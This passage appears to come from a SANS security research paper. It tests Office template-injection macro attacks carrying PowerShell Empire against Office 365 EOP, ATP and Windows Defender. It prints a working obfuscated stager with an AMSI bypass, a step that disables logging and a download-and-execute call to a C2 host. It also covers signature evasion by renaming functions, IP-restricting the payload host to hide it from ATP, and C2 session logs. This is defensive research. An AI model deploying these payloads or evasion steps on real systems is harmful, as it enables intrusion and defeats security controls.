


Once we enable macros, the payload executes and, we see the beacon check into the Empire server.


```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username
   Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------
   -------              ---    -----    ---------
 8XFD94YT ps 172.16.195.132  DESKTOP-55HPJ8C   DESKTOP-55HPJ8C\user
   powershell         7940   5/0.0    2018-09-22 23:07:49
```

4.2. Office 365 with EOP

The next feature to be tested is Office 365's Exchange Online Protection. We send an email with the DOCX proof of concept and attempt to enable content on any resulting macros. After configuring EOP and sending a test email, we can see that it also gets through the EOP filters. When we enable macros on the content, it executes as expected.




Here we can see the Empire beacon checking in from the Windows 10 victim.




4.3. Office 365 with ATP

Now we will review Office 365 with Advanced Threat Protection using the same test environment and files. For a more verbose output for the testing, we will configure ATP to allow the original email through even if the attachment is flagged, and limit extension type, which would exclude potentially malicious extensions like DOCM, DOTM, EXE, as well as others.



We send a similar test email with the same DOCX, referencing the public S3 hosted DOTM file as before, only this time ATP has detection the DOCX file as being malicious.



Next, we will take a closer look at how an attacker might be able to get around the detection and still get their DOCX through.

4.4. Antivirus detection

Up until this point, Windows Defender Antivirus had blocked the PowerShell payload and Empire stagers from executing. We will break down some of the methods Defender uses to detect malice, and review ways an attacker may use to get around them.

4.4.1. Windows Defender with AMSI

In 2006, Microsoft released a free Antivirus solution, as a part of their trusted computing initiativePau06. The new Security control provided Windows users, from businesses to home users, the protection, from threats, like the rampant worms that had affected Windows like Nimda and Code.Red**.** Jef12

As many attackers moved to obfuscate their attack scripts, Microsoft came up with a tool to help further detect potential attacks, the AntiMalware Scanning Interface. In June of 2015, Microsoft announced a new API that can detect malicious scripts, like obfuscated PowerShell scripts, that would otherwise go undetected.Lee15


4.4.2. What is AMSI

AMSI works by taking a script and attempting to remove any obfuscation in use, by working through standard routines like concatenation, base64 encoding, or XOR-based encryption. AMSI would take the resulting obfuscated script, scan it for malicious indicators before execution, and make a determination on whether or not the script should run.

4.4.3. Patched AMSI bypass, and Empire detection

There have been a few AMSI bypasses disclosed and patched by Microsoft including one in 2016 by Matt Graeber, which attempts tell AMSI not to scan the following script before execution, so that the malicious script goes unchecked.

The Empire framework utilities the AMSI bypass which is now detected by Windows Defender as “Trojan:Win32/AmsiTamper.A!ams”.MDS18



Removing the AMSI bypass string from the PowerShell macro payload allows us to continue to run the script, but Windows Defender and AMSI are still blocking, the beacon due to signature detection.

4.4.4. Empire Stager Detection PSAttack.A/PSAttack.B

Using the PowerShell Command-let for Windows Defender, we can see the detected threats as PSAttack.A, PSAttack.B and the AMSI tamper detection that we have already removed from the payload.

```
PS C:\Users\user> Get-MpThreat | Format-Table  ThreatName,Resources

ThreatName                      Resources
----------                      ---------
HackTool:PowerShell/PsAttack.B  {file:_C:\Users\user\Desktop\macro.payload.txt->[EmbeddedEnc]->(Base64)->(UTF-16LE)...
Trojan:Win32/AmsiTamper.A!ams   {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe_10....
Trojan:PowerShell/PSAttackTool.A {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe_10....
```

4.5. Payload Customization and AV Signature bypass

As most AV products focus on signatures for detection, we will look into making changes to the PowerShell Empire scripts to evade additional security controls, while the behavior will stay the same. First, we will look at the PowerShell payload in the macro, then the Empire stagers.

Looking at the contents of the ToObfuscate.ps1 script we previously covered, there is a version check for PowerShell, and an attempt to disable PowerShell ScriptBlock Logging. Let us assume an attacker has already profiled a target organization and determined that they are running Windows 10 with PowerShell Version 5, in this case we can remove the highlighted portion of the script below, and see if that will be enough to avoid detection.

```
IF($PSVeRsiOnTable.PSVerSion.MAJOR -gE 3){$GPF=[rEf].AsseMbLY.GETTYpE
('System.Mana'+'gement.Auto'+'mation.A'+'msi'+'Utils')."GetFiE`ld"('cachedGroupPolicySetti
ngs','N'+'onPublic,Static');IF($GPF){$GPC=$GPF.GETVaLue($NULL);IF($GPC
['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$VAl=[COLLEcTIONS.GenEric.DIcTiONary
[STriNG,SySTeM.ObjEcT]]::neW();$vAL.Add('EnableScriptB'+'lockLogging',0);$VAL.AdD
('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies
\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$Val}ElsE
{[SCRIpTBlOCk]."GetFIE`lD"('signatures','N'+'onPublic,Static').SetValuE($nulL,(NeW-ObJect
ColLeCTIOns.GenEric.HashSet[StrinG]))}[REF].ASSEmbly.GeTTYpE
('System.Mana'+'gement.Auto'+'mation.A'+'msi'+'Utils')|?{$_}|%{$_.GEtFiELd
('amsiInitFailed','NonPublic,Static').SEtVAlUE($NUlL,$TRue)};};

[SYSTeM.NeT.SeRVicePoinTManAGeR]::EXpEcT100CoNTinUE=0;$Wc=New-ObjECT
SYSTeM.NET.WeBClIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$WC.HeadErS.Add('User-Agent',$u);$wc.PrOXY=
[SysTEm.Net.WebRequEST]::DeFaulTWebPROXy;$Wc.PROxy.CRedENtIAlS =
[SysTEm.NET.CreDeNtIaLCaCHe]::DEfaULtNEtWOrkCredENtiaLs;$Script:Proxy = $wc.Proxy;$K=
[SYsteM.TExt.ENcODInG]::ASCII.GEtByTES('Q^P%D0|?x>r@hj}+/=I:yfGRv*CYsmJB');$R={$D,$K=
$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};
$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXor$S[($S[$I]+$S
[$H])%256]}};$ser='http://ec2-18-234-65-195.compute-1.amazonaws.com:80';$t='/news.php';
$Wc.HEADerS.ADD("Cookie","session=Fz0H+3rN3nc5u2QJCrYnMOw4+xE=");$DaTA=$WC.DOWnloaDDatA
($SEr+$t);$IV=$DATA[0..3];$DaTA=$data[4..$data.leNGTH];-jOin[CHAr[]](& $R $DaTA ($IV+
$K))|IEX
```

The Invoke-Obfuscation script is run on the new PowerShell payload and put back into the macro in the DOTM file.

Next, we will look at the script called “http.ps1” since our Empire listener uses HTTP for the beacon. While searching for functions to change to keep the same general behavior, line 239 appears to be a good fit.

```
239    Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -StagingKey $SK -SessionKey $key -SessionID $ID -
       WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE" -ProxySettings $Script:Proxy;
```


Changing the line from Invoke-Empire to Invoke-MyEmpire may be all we need to change the signature but will also break the main “agent.ps1” functionally.

Now we will look at the second script that is called for during the initial beacon to Empire, the agent.ps1 script. On a quick review, there is find another reference to Invoke-Empire on line 2, the main agent function.

```
2  function Invoke-Empire {
3      <#
4          .SYNOPSIS
5          The main functionality of the Empire agent.
6          Additional functionality can be loaded dynamically.
```

Making the change in agent.ps1 from Invoke-Empire to Invoke-MyEmpire will fix the Empire agent's beacon function and changes its signature as well.

Now that the Empire stagers and the AMSI tamper attempt removed from the macro and there are different signatures from what would match AV definitions, a full test can take place to see if we can bypass the newest Windows Defenders Signature, and test ATP against this unknown payload. We create a new DOCX and DOTM, with the updated payloads, and send a test email to the target Office 365 account for further testing.




ATP stops the payload, but checking the Empire console, we can see that we had four Agents check in meaning that the macro executed and pulled down the custom Empire stagers.

```
[*] Sending POWERSHELL stager (stage 1) to 40.107.219.59
[*] New agent AZURYB2F checked in
[+] Initial agent AZURYB2F from 40.107.219.77 now active (Slack)
[*] Sending agent (stage 2) to AZURYB2F at 40.107.219.77
[*] Sending POWERSHELL stager (stage 1) to 40.107.219.76
[*] New agent EG9P63T5 checked in
[+] Initial agent EG9P63T5 from 40.107.219.19 now active (Slack)
[*] Sending agent (stage 2) to EG9P63T5 at 40.107.219.19
[*] Sending POWERSHELL stager (stage 1) to 40.107.219.12
[*] New agent FAUTCHSL checked in
[+] Initial agent FAUTCHSL from 40.107.219.63 now active (Slack)
[*] Sending agent (stage 2) to FAUTCHSL at 40.107.219.63
[*] Sending POWERSHELL stager (stage 1) to 40.107.219.49
[*] New agent FU1YMC6Z checked in
[+] Initial agent FU1YMC6Z from 40.107.219.19 now active (Slack)
[*] Sending agent (stage 2) to FU1YMC6Z at 40.107.219.19
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process          PID    Delay    Last Seen
 ----     -- -----------     ------------      --------              -------          ---    -----    ---------
 AZURYB2F ps 10.0.1.28       FRANHARR          *FRANHARR\sarapalme    powershell       3172   5/0.0    2018-10-01 21:45:31
 EG9P63T5 ps 10.0.1.113      GIULIPE           *GIULIPE\chtucker      powershell       3132   5/0.0    2018-10-01 21:45:41
 FAUTCHSL ps 10.0.1.119      FRANHARR          *FRANHARR\sarapalme    powershell       3048   5/0.0    2018-10-01 21:45:54
 FU1YMC6Z ps 10.0.1.132      GIULIPE           *GIULIPE\chtucker      powershell       3800   5/0.0    2018-10-01 21:45:59
```


The agents appear to check in and quickly disappear. A review of the IP range at arin.net shows that the agents are coming from shows that they belong to Microsoft, which is likely pulling and executing the macro and looking for malicious behaviors.

One common trick used by some adversaries is to allow only the IP range of their target or block the IP range of security vendors to access the malicious payloads or C2 servers.



In the example, we can use an Amazon S3 bucket policy to allow only the victim IP and remove the setting for public read access to the DOTM, not allowing ATP to access the file for analysis. Invalid source specified.Ama

A new test email sent with a slightly different DOCX, but same external DOTM reference, and sent to the Office365 domain with the same ATP settings tested before. The email arrives without issue with the DOCX intact.



Once the victim clicks the option to Enable Content, the PowerShell beacon checks in and we can run commands on the victim machine.

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 52.91.233
.192
[*] New agent XFM5TCVG checked in
[+] Initial agent XFM5TCVG from 52.91.233.192 now active (Slack)
[*] Sending agent (stage 2) to XFM5TCVG at 52.91.233.192

(Empire: agents) > interact XFM5TCVG
(Empire: XFM5TCVG) > sysinfo
[*] Tasked XFM5TCVG to run TASK_SYSINFO
[*] Agent XFM5TCVG tasked with task ID 1
(Empire: XFM5TCVG) > sysinfo: 0|http://ec2-18-234-65-195.compute-1.amaz
onaws.com:80|DESKTOP-55HPJ8C|user|DESKTOP-55HPJ8C|172.27.232.24|Microso
ft Windows 10 Pro|False|powershell|4788|powershell|5
[*] Agent XFM5TCVG returned results.
Listener:         http://ec2-18-234-65-195.compute-1.amazonaws.com:80
Internal IP:     172.27.232.24
Username:         DESKTOP-55HPJ8C\user
Hostname:        DESKTOP-55HPJ8C
OS:               Microsoft Windows 10 Pro
High Integrity:   0
Process Name:     powershell
Process ID:       4788
Language:         powershell
Language Version: 5

[*] Valid results returned by 52.91.233.192
(Empire: XFM5TCVG) >
```

In the screenshot below, we run shell commands to collect the system information, and the Get-MpComputerStatus PowerShell Commandlet to view the current AV definitions.

```
[*] Valid results returned by 52.91.233.192
(Empire: XFM5TCVG) > shell systeminfo | findstr Build
[*] Tasked XFM5TCVG to run TASK_SHELL
[*] Agent XFM5TCVG tasked with task ID 2
(Empire: XFM5TCVG) > [*] Agent XFM5TCVG returned results.
OS Version:                10.0.17134 N/A Build 17134
OS Build Type:             Multiprocessor Free

..Command execution completed.
[*] Valid results returned by 52.91.233.192

(Empire: XFM5TCVG) > shell powershell  Get-MpComputerStatus
[*] Tasked XFM5TCVG to run TASK_SHELL
[*] Agent XFM5TCVG tasked with task ID 3
(Empire: XFM5TCVG) > [*] Agent XFM5TCVG returned results.
AMEngineVersion                 : 1.1.15300.6
AMProductVersion                : 4.18.1809.2
AMServiceEnabled                : True
AMServiceVersion                : 4.18.1809.2
AntispywareEnabled              : True
AntispywareSignatureAge         : 0
AntispywareSignatureLastUpdated : 10/1/2018 6:23:13 PM
AntispywareSignatureVersion     : 1.277.430.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 0
AntivirusSignatureLastUpdated   : 10/1/2018 6:23:14 PM
AntivirusSignatureVersion       : 1.277.430.0
BehaviorMonitorEnabled          : True
ComputerID                      : CCA15C91-192A-4F78-9378-D5EC867D610C
ComputerState                   : 0
FullScanAge                     : 6
FullScanEndTime                 : 9/25/2018 11:13:09 AM
FullScanStartTime               : 9/25/2018 10:55:25 AM
IoavProtectionEnabled           : True
LastFullScanSource              : 1
LastQuickScanSource             : 2
NISEnabled                      : True
NISEngineVersion                : 1.1.15300.6
NISSignatureAge                 : 0
NISSignatureLastUpdated         : 10/1/2018 6:23:14 PM
NISSignatureVersion             : 1.277.430.0
OnAccessProtectionEnabled       : True
QuickScanAge                    : 8
QuickScanEndTime                : 9/23/2018 7:13:56 PM
QuickScanStartTime              : 9/23/2018 7:06:40 PM
RealTimeProtectionEnabled       : True
RealTimeScanDirection           : 0
PSComputerName                  :
```

5. Conclusion

As we have demonstrated, Living off the Land is a very effective technique since it allows attackers to leverage software and tools already present on a target network, enabling them to avoid touching disk and reside in memory in many cases. To help prevent such attacks a Defense in DepthTod01 approach should be leveraged to help catch attacker's actions at every possible step in the kill chainLan18.

Researchers from Outflank provided a demonstration at DerbyCon that reviewed various Office attacks and included Template Injection utilizing .DOT files.Sta18 For

more details on this attack, MITRE has included Template Injection into their Attack Framework and can be referenced for more information on detection and mitigation.MIT

6. References

Alexander, J. (2012, January 12). *Microsoft Trustworthy Computing Initiative: Ten Years On!* Retrieved from Jeff Alexander's Weblog - Technet: https://blogs.technet.microsoft.com/jeffa36/2012/01/12/microsoft-trustworthy-computing-initiative-ten-years-on/

Amazon Web Services, Inc. (n.d.). *Bucket Policy Examples*. Retrieved from AWS Documentation: https://docs.aws.amazon.com/AmazonS3/latest/dev/example-bucket-policies.html

Cisco Talos. (2017, July 7). *Attack on Critical Infrastructure Leverages Template Injection*. Retrieved from Cisco Talos Intelligence Group: https://blog.talosintelligence.com/2017/07/template-injection.html

Holmes, L. (2015, June 9). *Windows 10 to offer application developers new malware defenses*. Retrieved from CloudBlogs - Microsoft Secure: https://cloudblogs.microsoft.com/microsoftsecure/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

McGuiness, T. (2001, 11 11). *Defense In Depth*. Retrieved from SANS Institute InfoSec Reading Room: https://www.sans.org/reading-room/whitepapers/basics/defense-in-depth-525

MDSec. (2018, June 18). *Exploring PowerShell AMSI and Logging Evasion*. Retrieved from Blog - MDsec: https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

Microsoft Corporation. (2018, 8 28). *[MS-OFFDI]: Microsoft Office File Format Documentation Introduction.* Retrieved from Microsoft Developer Network: [MS-OFFDI]: Microsoft Office File Format Documentation Introduction

Microsoft Corporation. (2018, August 28). *MS-DOC.* Retrieved from Word (.doc) Binary File Format: https://interoperability.blob.core.windows.net/files/MS-DOC/[MS-DOC].pdf

Microsoft Corporation. (n.d.). *Change the Normal template (Normal.dotm)*. Retrieved from Office Support: https://support.office.com/en-us/article/change-the-normal-template-normal-dotm-06de294b-d216-47f6-ab77-ccb5166f98ea

Microsoft Corporation. (n.d.). *Open XML Formats and file name extensions*. Retrieved from Office Support: https://support.office.com/en-us/article/open-xml-formats-and-file-name-extensions-5200d93c-3449-4380-8e11-31ef14555b18

Perlroth, N. (2017, July 6). *Hackers Are Targeting Nuclear Facilities, Homeland Security Dept. and F.B.I. Say*. Retrieved from NyTimes: https://www.nytimes.com/2017/07/06/technology/nuclear-plant-hack-report.html

Spitzner, L. (2018, 2 12). *Applying Security Awareness to the Cyber Kill Chain*. Retrieved from SANS Security Awareness: https://www.sans.org/security-awareness-training/blog/applying-security-awareness-cyber-kill-chain

Thurrott, P. (2006, October 23). *Finally, Microsoft Ships Windows Defender*. Retrieved from ITPro Today: https://www.itprotoday.com/management-mobility/finally-microsoft-ships-windows-defender

Yasin, R. (2015, 09 3). *Stealing Data By 'Living Off The Land'*. Retrieved from Dark Reading: https://www.darkreading.com/analytics/stealing-data-by-living-off-the-land/d/d-id/1322063

Last Updated: November 7th, 2020

Upcoming SANS Training

Click here to view a list of all SANS Courses

SANS Secure Thailand	**Bangkok, TH**	**Nov 09, 2020 - Nov 14, 2020**	**Live Event**
APAC ICS Summit & Training 2020	**Singapore, SG**	**Nov 13, 2020 - Nov 28, 2020**	**Live Event**
SANS Community CTF	**,**	**Nov 19, 2020 - Nov 20, 2020**	**Self Paced**
SANS Local: Oslo November 2020	**Oslo, NO**	**Nov 23, 2020 - Nov 28, 2020**	**Live Event**
SANS OnDemand	**OnlineUS**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**